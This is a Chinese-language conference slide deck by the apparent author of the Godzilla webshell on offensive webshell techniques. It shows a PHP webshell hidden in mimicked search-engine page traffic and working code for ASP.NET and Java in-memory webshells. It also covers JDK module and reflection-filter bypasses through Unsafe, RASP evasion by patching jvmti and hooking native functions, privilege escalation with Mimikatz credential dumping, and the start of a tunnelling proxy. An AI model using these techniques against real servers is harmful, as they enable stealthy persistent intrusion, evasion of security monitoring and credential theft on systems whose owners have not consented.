


高级攻防下的WEBSHELL

演讲者：张一臣





Godzilla

- 张一臣 BeichenDream;
- 360政企安全-高级攻防实验室-安全研究资深工程师
- JVM安全研究者
- 哥斯拉作者

目录

CONTENTS

01

PART 01
流量对抗

02

PART 02
武器化

03

PART 03
内存马

04

PART 04
Java反射绕过

05

PART 05
Agent对抗

06

PART 06
正向代理

07

PART 07
哥斯拉插件扩展


PART.01 对抗流量审查

- 伪装正常业务的流量

将哥斯拉流量扩展成Html之扩展请求包

不支持扩展的shell不是好shell
 扩展时尽量模仿正常业务请求流量
 扩展时尽量模仿正常业务返回流量

1. 截取任意post表单请求数据
2. 选取rsv_t参数作为密码
3. 重新生成一个shell 密码为rsv_t的参数
4. 设置请求追加数据



将哥斯拉流量扩展成Html之扩展返回包

不支持扩展的shell不是好shell
扩展时尽量模仿正常业务请求流量
扩展时尽量模仿正常业务返回流量

5. 截取任意页面将shell放入任何位置

```
src="https://ssl1.bdstatic.com/5eN1bjq8AAUym2zgoY3K/r/www/cache/static/protocol/https/global/js/all_async_search_f266cd0.js"></script>

<script>
  if(bds.comm.supportis){
    window.__restart_confirm_timeout=true;
    window.__confirm_timeout=8000;
    window.__disable_is_guide=true;
    window.__disable_swap_to_empty=true;//K?php set_time_limit(0);error_reporting(0);function encode($D,$K){for($i=0;$i<strlen($D);$i++){ $c=$K[$i+1&15];$D[$i]=$D[$i]^$c;}return$D;}$pass='
  }

  if(typeof initPreload == "function"){
    initPreload({
      'isui':true,
      'index_form':'#form',
      'index_kw':'#kw',
      'result_form':'#form',
      'result_kw':'#kw',
      'isui':true
    });
  }
  else{
    window.sp_async = undefined;
    new Image().src = "/home/page/data/pageserver?errno=7004&from=superman&t" + new Date() * 1;
  }
}

```

webshell在这

将哥斯拉流量扩展成Html之查看扩展成果

不支持扩展的shell不是好shell
 扩展时尽量模仿正常业务请求流量
 扩展时尽量模仿正常业务返回流量

模仿某搜索引擎流量

6. 查看成果 它就像是正常的业务流量一样且可以被渲染

```

</html>POST /godzilla.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Cookie: PHPSESSID=sj6pka4mp6v43h3ttopml8v10; ZDEDebuggerPresent=php,html,php3;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Host: 192.168.102.192
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 410

ie=utf-8&mod=1&isbd=1&isid=c3ff11f700002681&ie=utf-8&f=8&rsv_bp=1&rsv_idx=1&tn=baidu&ud=whoami&fenlei=256&cq=whoami&rsv_pq=c3ff11f700002681&sv_t=01P#NA1c1lg0Vdc2MjR#Fw2FEQ530%3D8rqlang-cn&rsv_dl=tb&rsv_enter=8&rsv_btype=t&prefixsug=whoami&rsq=6&rsv_sug=1&bs=whoami&rsv_sid=34648_34868_31253_34654_33848_34584_34187_36350_34627_34420_34470_34691&ss=1&clist=95e06fc874843279&hsug=whoami&f4s=1&csor=6&cr1=35805H
TTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/7.5
X-Powered-By: PHP/5.4.45
Set-Cookie: ZDEDebuggerPresent=php,html,php3; path=/
X-Powered-By: ASP.NET
Date: Tue, 21 Sep 2021 20:14:27 GMT
Content-Length: 312225

<!DOCTYPE html><!--STATUS OK-->

<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><meta http-equiv="X-UA-Compatible"
content="IE=edge,chrome=1"><meta content="always" name="referrer"><meta name="theme-color" content="#2932e1"><meta name="description"
content="....."><link rel="shortcut icon" href="/favicon.ico" type="image/x-icon" /><link
rel="search" type="application/opensearchdescription+xml" href="/content-search.xml" title="....." /><link rel="icon" sizes="any"
mask href="//www.baidu.com/img/baidu_85beaf5496f291521eb75ba38eacbd87.svg"><link rel="dns-prefetch" href="//dss0.bdstatic.com"/><link
rel="dns-prefetch" href="//dssl.bdstatic.com"/><link rel="dns-prefetch" href="//ssl.bdstatic.com"/><link rel="dns-prefetch" href="//
s0.bdstatic.com"/><link rel="dns-prefetch" href="//sn1.baidu.com"/><link rel="dns-prefetch" href="//sn2.baidu.com"/>

```



将哥斯拉流量扩展成json之查看扩展成果

不支持扩展的shell不是好shell
 扩展时尽量模仿正常业务请求流量
 扩展时尽量模仿正常业务返回流量

9. 查看成果 它就像是正常的业务流量一样且可以被解析

```

{"type":"successfully","result":{"user":null}}POST /json.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Cookie: PHPSESSID=1os18p4aboabu5do2gofprhcv6; ZDEDebuggerPresent=php,phtml,php3;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/json
Host: JavaScript Object Notation: application/json
Content-Type: Object
Content-Type: Member Key: type
Content-Type: String value: successfully
Content-Type: Key: type
Content-Type: Member Key: result
Content-Type: Object
Content-Type: Member Key: user
Content-Type: String value: 11cd6a8758984163fL1tMGI4YT1j0v79NDQm7r9PZzB10A==6c37ac826a2a04bc
Content-Type: Key: user
Content-Type: Key: result
X-Powered-By: PHP/5.4.45
Set-Cookie: ZDEDebuggerPresent=php,phtml,php3; path=/
Set-Cookie: PHPSESSID=1os18p4aboabu5do2gofprhcv6; path=/
X-Powered-By: ASP.NET
Date: Tue, 21 Sep 2021 20:23:03 GMT
Content-Length: 107


{"type":"successfully","result":{"user":"11cd6a8758984163fL1tMGI4YT1j0v79NDQm7r9PZzB10A==6c37ac826a2a04bc"}}POST /json.php HTTP/1.1
  
```

哥斯拉流量扩展之查看扩展成果

不支持扩展的shell不是好shell

扩展时尽量模仿正常业务请求流量

扩展时尽量模仿正常业务返回流量




PART.02 将Webshell武器化

- Pty
- 内存加载
- 后渗透

KCon 全交互的Pty shell

- Linux下采用python pty模块
- Windows 采用Winpty & shellhost
- 客户端使用jediterm解析Pty数据流




KCon 内置多个权限提升模块

- BadPotato
- SweetPotato
- EfsPotato

- 由于IIS是服务权限拥有模拟Token权限 所以提权利用使用稳定性比较高的Potato
- 权限提升后哥斯拉会保存高权限token以供后利用做准备
- 权限提升后可直接以高权限账户运行Mimikatz
- 这全过程都是在内存中运行的 没有任何文件落地
- 内存运行技术采用pe_to_shellcode


在内存中运行任意可执行程序

- 可自定义远程进程/pid
- 可自定义程序参数
- 支持x86/x64可执行程序



提权后一键运行Mimikatz

- 提权后可一键抓取系统密码
- 提权后可以以高权限执行shellcode
 - 直接以高权限用户上线msf/cs




PART.03 内存马

- asp.net(iis) 虚拟目录与MVC内存马
- Java Agent 通用内存马
- 在仅执行命令情况下获得内存马

KCon asp.net(iis) 内存马

- 为了获得更完整的控制功能
- 不会在磁盘残留文件
- 可绕过静态查杀

- asp.net在每个请求到达Page Resource时会执行 `HostingEnvironment.VirtualPathProvider.GetCacheKey` 获取缓存Key



- 所以我们可以把HostingEnvironment.VirtualPathProvider替换成我们自己的实现类 这样每次执行请求都会触发我们的恶意类

1 个引用

```
public string addShell(string password, string key) {
```

```
    Type hostingEnvironmentType = typeof(HostingEnvironment);
```

```
    MethodInfo registerVirtualPathProviderInternalMethodInfo = hostingEnvironmentType.GetMethod("RegisterVirtualPathProvider");
```

```
    GodzillaVirtualPathProvider virtualPathProvider = new GodzillaVirtualPathProvider();
```

```
    virtualPathProvider.password = password;
```

```
    virtualPathProvider.key = key;
```

```
    registerVirtualPathProviderInternalMethodInfo.Invoke(null, new object[] { virtualPathProvider });
```

```
    virtualPathProvider.InitializeLifetimeService();
```

```
    return "successfully!";
```

```
}
```

1 个引用

- 刚刚我们讲到了虚拟目录内存马 而在MVC中 如果控制器拦截了所有的请求 就无法触发GetCacheKey方法
- 在.NET3.5以后新增System.Web.Routing.RouteTable.Routes类 里面存放了MVC所有的路由数据每次请求过来会触发GetRouteData方法 我们可以把我们的路由插到第一位 在GetRouteData做请求处理

```
public override RouteData GetRouteData(HttpContextBase httpContext)
{
    try
    {
        HttpContext.Current.Application.Contents.Count.ToString();
        HttpContext context = HttpContext.Current;
        if (HttpContext.Current.Request.ContentType.Contains("www-form") && Context.Request[password] != null)
        {
            string md5 = System.BitConverter.ToString(new System.Security.Cryptography.MD5CryptoServiceProvider().ComputeHash(System.Text.Encoding.De
            byte[] data = System.Convert.FromBase64String(Context.Request[password]);
            data = new System.Security.Cryptography.RijndaelManaged().CreateDecryptor(System.Text.Encoding.Default.GetBytes(key), System.Text.Encoding
            Hashtable session = InitSessionAndGet(Context.Request, Context.Response);
            if (session == null)
            {
                throw new Exception("");
            }
            if (session["payload"] == null)
            {
                session["payload"] = (System.Reflection.Assembly)typeof(System.Reflection.Assembly).GetMethod("Load", new System.Type[] { typeof(byte
            }
            else
            {
                object o = ((System.Reflection.Assembly)session["payload"]).CreateInstance("LV"); System.IO.MemoryStream outputStream = new System.IO.Me
            }
            HttpContext.Current.Response.End();
        }
    }
    catch (Exception)
    {
    }
    return null;
}
```

KCon Java通用agent内存马

- 总所周知Java Agent内存马与操作系统有关
- 在不同JDK中tools库也不同
- 在JDK9以后把库统一并内置在了JDK
- JDK9以后无法注入agent到自身进程

重写Java tools库

native函数未链接时会抛出异常

利用这个特性可以遍历所有Machine获取到正确的Machine

```

if (providers.size() <= 0) {
    try {
        Class.forName("sun.tools.attach.VirtualMachineImpl");
    } catch (Exception e) {
        Field providersField = Class.forName("com.sun.tools.attach.spi.AttachProvider").getDeclaredField("providers");
        providersField.setAccessible(true);
        providers = (List<AttachProvider>) providersField.get(null);
        if (providers != null) {
            Iterator<String> iterator = classesMap.keySet().iterator();
            while (iterator.hasNext()) {
                try {
                    String attachClassName = iterator.next();
                    String virtualClassName = classesMap.get(attachClassName);
                    Class virtualClass = Class.forName(virtualClassName);
                    Class attachClass = Class.forName(attachClassName);
                    Method method = getMethodByClass(virtualClass, "close", int.class);
                    if (method != null) {
                        try {
                            method.invoke(null, 0);
                            providers.add((AttachProvider) attachClass.newInstance());
                            break;
                        } catch (InvocationTargetException e) {
                            if (!UnatisfiedLinkError.class.isAssignableFrom(e3.getTargetException().getClass())) {
                                providers.add((AttachProvider) attachClass.newInstance());
                                break;
                            }
                        }
                    }
                } else {
                    method = getMethodByClass(virtualClass, "generateStub", null);
                    if (method != null) {
                        try {
                            method.invoke(null, null);
                            providers.add((AttachProvider) attachClass.newInstance());
                            break;
                        } catch (InvocationTargetException e) {
                            if (!UnatisfiedLinkError.class.isAssignableFrom(e3.getTargetException().getClass())) {
                                providers.add((AttachProvider) attachClass.newInstance());
                                break;
                            }
                        }
                    }
                }
            }
        }
    }
}

```

```


attach.SolarisVirtualMachine");
attach.WindowsVirtualMachine");
ch.AixVirtualMachine");
ch.BsdVirtualMachine");
tach.LinuxVirtualMachine");

```


编写通用内存马

- 大多数Java web容器都是使用的标准servlet-api实现
- servlet-api 有Servlet,Filter, **Listener** 三大应用组件
- 理论上来说要实现通用的内存马,我们要Hook所有的Servlet,Filter
- 在Tomcat,Weblogic,Jboos,WebSphere,Jetty经过测试完美运行
- 正常访问页面就是正常页面

```
static {  
    hookList.  
    hookList.  
    hookList.  
    hookList.  
}
```



```
estParameterId: 1, responseParameterId: 2, new String[]{"javax.servlet.Ser  
estParameterId: 1, responseParameterId: 2, new String[]{"javax.servlet.Ser  
questParameterId: 1, responseParameterId: 2, new String[]{"jakarta.servle  
questParameterId: 1, responseParameterId: 2, new String[]{"jakarta.servle
```

1. 从外网下载Godzilla Agent Jar包
2. 找到文件上传把Godzilla Agent传上去
3. 使用bash命令分块写入Godzilla Agent Jar包

PART.04 Java反射防御机制绕过

- bypass jdk16 security module
- bypass jdk reflection Filter

- Java16 新增模块保护功能 模块中的类只有在module-info显式导出时才能被其他模块访问 导致大量不安全的类无法访问
- 不同的模块不能使用反射访问其私有字段以及私有方法 导致我们在jdk16之后漏洞后利用开发受到大量限制 比如tomcat回显会反射Thread私有字段 在jdk16之后无法再反射其私有字段

绕过Java16新增的模块保护

bypass jdk16 security module

先获取被反射类的Class模块然后通过Unsafe.objectFieldOffset

获取Class模块在内存的偏移地址

然后使用Unsafe.getAndSetObject方法将当前类的Class模块替

换成被反射类的Class模块 这样就可以反射其模块下所有类

的私有字段以及方法了

```
Method getModuleMethod = getMethod(Class.class, "getModule", new Class[0]);
if (getModuleMethod != null) {
    Object oldModule = getModuleMethod.invoke(currentClass, new Object[]{});
    Object targetModule = getModuleMethod.invoke(InstrumentationImpl.class, new Object[]{});
    unsafe.getAndSetObject(currentClass, unsafe.objectFieldOffset(Class.class.getDeclaredField("module")), targetModule);
    InstrumentationImplConstructor = InstrumentationImpl.class.getDeclaredConstructor(new Class[]{Long.class, boolean.class, boolean.class});
    InstrumentationImplConstructor.setAccessible(true);
    Instrumentation instrumentationInstance = (Instrumentation) InstrumentationImplConstructor.newInstance(0, true, true);
    if (instrumentationInstance != null) {
        System.out.println(String.format("Bypass Jdk Security Module instrumentationInstance:%s Successfully!", instrumentationInstance));
        unsafe.getAndSetObject(currentClass, unsafe.objectFieldOffset(Class.class.getDeclaredField("module")), oldModule);
    }
}
```

- Jdk 12-17 禁用了多个类成员字段 导致我们在编写漏洞Exp以及后利用时受到限制

jdk.internal.reflect.Reflection

```
static {
    fieldFilterMap = Map.of(
        Reflection.class, ALL_MEMBERS,
        AccessibleObject.class, ALL_MEMBERS,
        Class.class, Set.of("classLoader", "classData"),
        ClassLoader.class, ALL_MEMBERS,
        Constructor.class, ALL_MEMBERS,
        Field.class, ALL_MEMBERS,
        Method.class, ALL_MEMBERS,
        Module.class, ALL_MEMBERS,
        System.class, Set.of("security")
    );
    methodFilterMap = Map.of();
}
```

由于受到Reflection Filter的限制
我们无法使用反射置空methodFilterMap和fieldFilterMap成员
但是我们可以获取到其class字节码定义一个匿名类
然后获取其字段在内存的偏移
然后使用unsafe Api置空methodFilterMap和fieldFilterMap成员

```
Class reflectionClass=Class.forName("jdk.internal.reflect.Reflection");
byte[] classBuffer = readInputStream(reflectionClass.getResourceAsStream("Reflection.class"));
Class reflectionAnonymousClass = unsafe.defineAnonymousClass(reflectionClass,classBuffer,null);

Field fieldFilterMapField=reflectionAnonymousClass.getDeclaredField("fieldFilterMap");
Field methodFilterMapField=reflectionAnonymousClass.getDeclaredField("methodFilterMap");


if(fieldFilterMapField.getType().isAssignableFrom(HashMap.class)){
    unsafe.putObject(reflectionClass,unsafe.staticFieldOffset(fieldFilterMapField),new HashMap());
}
if(methodFilterMapField.getType().isAssignableFrom(HashMap.class)){
    unsafe.putObject(reflectionClass,unsafe.staticFieldOffset(methodFilterMapField),new HashMap());
}
```

PART.05 Agent对抗

- 通过JNI绕过Rasp
- 通过Class重加载绕过Rasp

通过JNI绕过Rasp

- 自写JNI native绕过 **PASS**需要适配系统
- 通过Web容器内置native函数绕过 **YES**
- 和Rasp说拜拜



获得jvmti对象

```

jsize count = 0;
JavaVM* vm = { 0 };
jvmtiEnv* jvmti = { 0 };
jvmtiCapabilities jvmticap = { 0 };

JNI_GetCreatedJavaVMs(&vm, 1, &count);
if (count>0)
{
    vm->functions->GetEnv(vm, (void**)&jvmti, JVMTI_VERSION_1_2);
}
return (jlong)jvmti;

```

Jvm抛出没有能力重定义类

```

Caused by: java.lang.InternalError: Create breakpoint
    at java.instrument/sun.instrument.InstrumentationImpl$3.run(
    at java.instrument/sun.instrument.InstrumentationImpl$3.run(
    ... 5 more

```

给Jvmti手动加上权能

```

jsize count = 0;
JavaVM* vm = { 0 };
jvmtiEnv* jvmti = { 0 };
jvmtiCapabilities jvmticap = { 0 };

JNI_GetCreatedJavaVMs(&vm, 1, &count);
if (count>0)
{
    vm->functions->GetEnv(vm, (void**)&jvmti, JVMTI_VERSION_1_2);
    jvmti->functions->GetCapabilities(jvmti, &jvmticap);
    jvmticap.can_redefine_any_class = 1;
    jvmticap.can_redefine_classes = 1;
    jvmti->functions->AddCapabilities(jvmti, &jvmticap); //添加权能
}
return (jlong)jvmti;

```

Class重载绕过Rasp之定位JNI地址

1. 解析/proc/self/maps获得so内存偏移地址与路径
2. Elf导出函数相对地址+so内存偏移=绝对地址
3. 用函数绝对地址替换我们之前的硬编码地址

```

if (Java_java_io_RandomAccessFile_length==0){
    Java_java_io_RandomAccessFile_length=findFunctionAddressX32(new File(lib),"Java_java_io_RandomAccessFile_length");
    if (Java_java_io_RandomAccessFile_length!=0){
        Java_java_io_RandomAccessFile_length = Java_java_io_RandomAccessFile_length+libAddress;
    }
}

```

```

HashMap<String, Long> memoryLibrary = new HashMap();
RandomAccessFile memRandomAccessFile = null;
RandomAccessFile mapsRandomAccessFile = null;


try {
    mapsRandomAccessFile = new RandomAccessFile("/proc/self/maps", "r");
    memRandomAccessFile = new RandomAccessFile("/proc/self/mem", "r");
    String line = null;
    while ((line = mapsRandomAccessFile.readLine())!=null){
        try {
            StringTokenizer st = new StringTokenizer(line);
            String[] addressArray=st.nextToken().split("-");
            long startAddress = new BigInteger(addressArray[0], 16).longValue();
            long endAddress = new BigInteger(addressArray[1], 16).longValue();
            String permission = st.nextToken();
            long size = Long.parseLong(st.nextToken());
            String info = st.nextToken();
            String handle = st.nextToken();
            String libFile = st.nextToken();
            if (startAddress!=0&&libFile!=null&&libFile.isEmpty()==false&&endAddress-startAddress!=0){
                if (startAddress<0){
                    startAddress = Long.parseLong(Long.toHexString(startAddress).substring(8),16);
                }
                memRandomAccessFile.seek(startAddress);
                byte[] elfHeader = new byte[4];
                memRandomAccessFile.readFully(elfHeader);
                if (Arrays.equals(GodSuperAgent.elfHeader,elfHeader)){//判断是否是elf文件
                    memoryLibrary.put(libFile,startAddress);
                }
            }
        } catch (Exception e){
        }
    }
} catch (Throwable e){
    //e.printStackTrace();
}

```

Class重载绕过Rasp之cpp转与位置无关的shellcode

- 不能使用函数 可以用内联函数替代 需要开启编译优化
- 关闭所有安全检查
- 使用基于堆栈的字符串
- x32需要关闭pic

找到函数起始地址把函数复制出来



1. 解析o文件定位函数偏移
2. 解析o文件获取函数大小
3. 把我们编写的函数复制出来

```
if (sectionNameOffset!=0){
    randomAccessFile.seek(sectionNameOffset+shstrtab);
    String sectionName = readCString(randomAccessFile);
    if ("_symtab".equals(sectionName)){
        dynsymAddress = sectionAddress==0?sectionOffset:sectionAddress;
        dynsymSize = sectionSize;
        dynsymEntSize = sectionEntSize;
    }else if ("_strtab".equals(sectionName)){
        dynstrAddress = sectionAddress==0?sectionOffset:sectionAddress;
    }
}

if (dynsymAddress!=0 && dynstrAddress!=0 && dynsymSize>0 && dynsymEntSize>0){
    long dynamicSymbolTableCount = dynsymSize/dynsymEntSize;
    for (long i = 0; i < dynamicSymbolTableCount; i++) {
        randomAccessFile.seek(dynsymAddress+dynsymEntSize*i);
        int dynamicSymbolNameOffset = Integer.reverseBytes(randomAccessFile.readInt());
        byte dynamicSymbolInfo = randomAccessFile.readByte();
        byte dynamicSymbolOther = randomAccessFile.readByte();
        short dynamicSymbolShndx = randomAccessFile.readShort();
        long dynamicSymbolAddress = Long.reverseBytes(randomAccessFile.readLong());
        long dynamicSymbolSize = Long.reverseBytes(randomAccessFile.readLong());
        if (dynamicSymbolNameOffset!=0 && ((dynamicSymbolInfo&0xf)==STT_FUNC||((dynamicSymbolInfo&0xf)==STT_GNU_IFUNC)){
            randomAccessFile.seek(dynstrAddress+dynamicSymbolNameOffset);
            String dynamicSymbolName = readCString(randomAccessFile);
            byte[] functionStub = new byte[(int) dynamicSymbolSize];
            randomAccessFile.seek(codeAddress+dynamicSymbolAddress);
            randomAccessFile.readFully(functionStub);
            functionMap.put(dynamicSymbolName, functionStub);
        }
    }
}
```

- 右图是JVM回调Java层Agent的流程图
- JAVA层的Agent会自动在native层注册eventHandlerClassFileLoadHook事件到ClassFileLoadHook
- Java类的加载或类重载JVM都会调用eventHandlerClassFileLoadHook事件
- native层收到重载类消息后会调用所有Agent的eventHandlerClassFileLoadHook事件
- eventHandlerClassFileLoadHook事件会通过getJPLISEnvironment获取JPLISEnvironment上下文
- getJPLISEnvironment调用jvmtienv->GetEnvironmentLocalStorage 获取存储的JPLISEnvironment上下文
- 如果environment不为NULL 则调用Java层的transform方法 通知Agent Hook该类

```
void JNICALL  
eventHandlerClassFileLoadHook(...) {  
    JPLISEnvironment * environment = NULL;  
  
    environment = getJPLISEnvironment(jvmtienv);  
    if ( environment != NULL ) {  
        jthrowable outstandingException = preserveThrowable(jnienv);  
        transformClassFile( environment->Agent, jnienv, loader, name, class_being_redefined, protectionDomain, class_data );  
        restoreThrowable(jnienv, outstandingException);  
    }  
}  
.....  
JPLISEnvironment *  
getJPLISEnvironment(...) {  
    JPLISEnvironment * environment = NULL;  
    jvmtiError          jvmtierror   = JVMTI_ERROR_NONE;  
  
    jvmtierror = (*jvmtienv)->GetEnvironmentLocalStorage(  
                                                jvmtienv,  
                                                (void**) &environment);  
  
    if (jvmtierror == JVMTI_ERROR_NONE) {  
        jplis_assert(environment != NULL);  
        jplis_assert(environment->Agent == jvmtienv);  
    } else {  
        environment = NULL;  
    }  
    return environment;  
}
```

- 在我们UnHook之前我们需要把已有的Agent给“杀掉”
 1. Hook Java层 InstrumentationImpl 不够Hack
 2. Hook Java层 TransformerManager 不够Hack
 3. Hook Native函数 Cool
- 在Java层做UnHook容易被Agent拦截

我们如果Hook Java层的函数 很有可能被之前的Agent给拦掉

所以我们直接选择Hook Native层函数

在上面我们已经得知调用GetEnvironmentLocalStorage方法如果返回错误environment上下文会为NULL

environment为NULL就不会调用Java层的transform方法

所以我们直接Hook GetEnvironmentLocalStorage 让它直接返回错误


```
JNIEXPORT jvmtiError JNICALL GetEnvironmentLocalStorage(jvmtiEnv* jvmti, void** data_ptr) {  
    .....  
    return JVMTI_ERROR_NULL_POINTER;  
}
```


1. 查找回调类 定位回调方法
2. 遍历所有已经加载到JVM的类
3. 调用回调方法进行类的修改

```
for (size_t i = 0; i < class_count; i++)
{
    jclass javaClass = classes[i];
    if (transformGod != NULL && transformMethod != NULL)
    {
        jbyteArray classBytes = (jbyteArray)env->functions->CallStaticObjectMethod(env, transformGod, transformMethod, javaClass); 调用回调方法
        if (classBytes != NULL)
        {
            jboolean isCopy = { 0 };
            const unsigned char* bytes = (const unsigned char*)env->functions->GetByteArrayElements(env, classBytes, &isCopy);
            jsize size = env->functions->GetArrayLength(env, classBytes);
            jvmtiClassDefinition jcd = {};
            jcd.class_bytes = bytes;
            jcd.class_byte_count = size;
            jcd.klass = javaClass;
            jvmti->functions->RedefineClasses(jvmti, 1, &jcd);
            env->functions->ReleaseByteArrayElements(env, classBytes, (jbyte*)bytes, 0);
            env->functions->DeleteLocalRef(env, classBytes);
        }
        if (env->functions->ExceptionCheck(env))
        {
            env->functions->ExceptionClear(env);
        }
    }
    env->functions->DeleteLocalRef(env, javaClass);
}
```

以UnHook **命令执行** 为例 我们从Jar包读取原始的类 替换掉被Hook的类
从视频可以看到我们成功通过重载绕过OpenRasp

```
public static byte[] transform(Class clazz){
    if (Process.class.isAssignableFrom(clazz)||ProcessBuilder.class.isAssignableFrom(clazz)||Runtime.class.isAssignableFrom(clazz)){
        InputStream inputStream=clazz.getResourceAsStream(String.format("%s.class",clazz.getSimpleName()));
        if (inputStream!=null){
            return readInputStream(inputStream);
        }
    }
    return null;
}
```



\$END\$

KCon Class重载绕过Rasp

- 支持绝大部分JDK 在以下Java发行版经过测试
- patchVM执行后 其它Agent再也无法注入当前JVM虚拟机
- 可以绕过国内外几乎所有公开的Rasp以及国内厂商自研Rasp
- 不仅可以绕过Rasp还可以注入通用内存马

Java发行版	版本范围	Support Bypass Agent
OpenJDK	6+	支持
OracleJDK	6+	支持
ZuluJDK	6+	支持
jrockit	6+	支持
SapMachine	6+	支持
Microsoft	6+	支持
KonaJDK	6+	支持
LibericaJDK	6+	支持
毕昇JDK	6+	支持

PART.06 不出网获得稳定代理

- 通过Http Chunk获得稳定隧道代理
- 通过哥斯拉获得稳定隧道代理

```
POST /proxy.jsp HTTP/1.1
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36
Host: 192.168.182.133:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
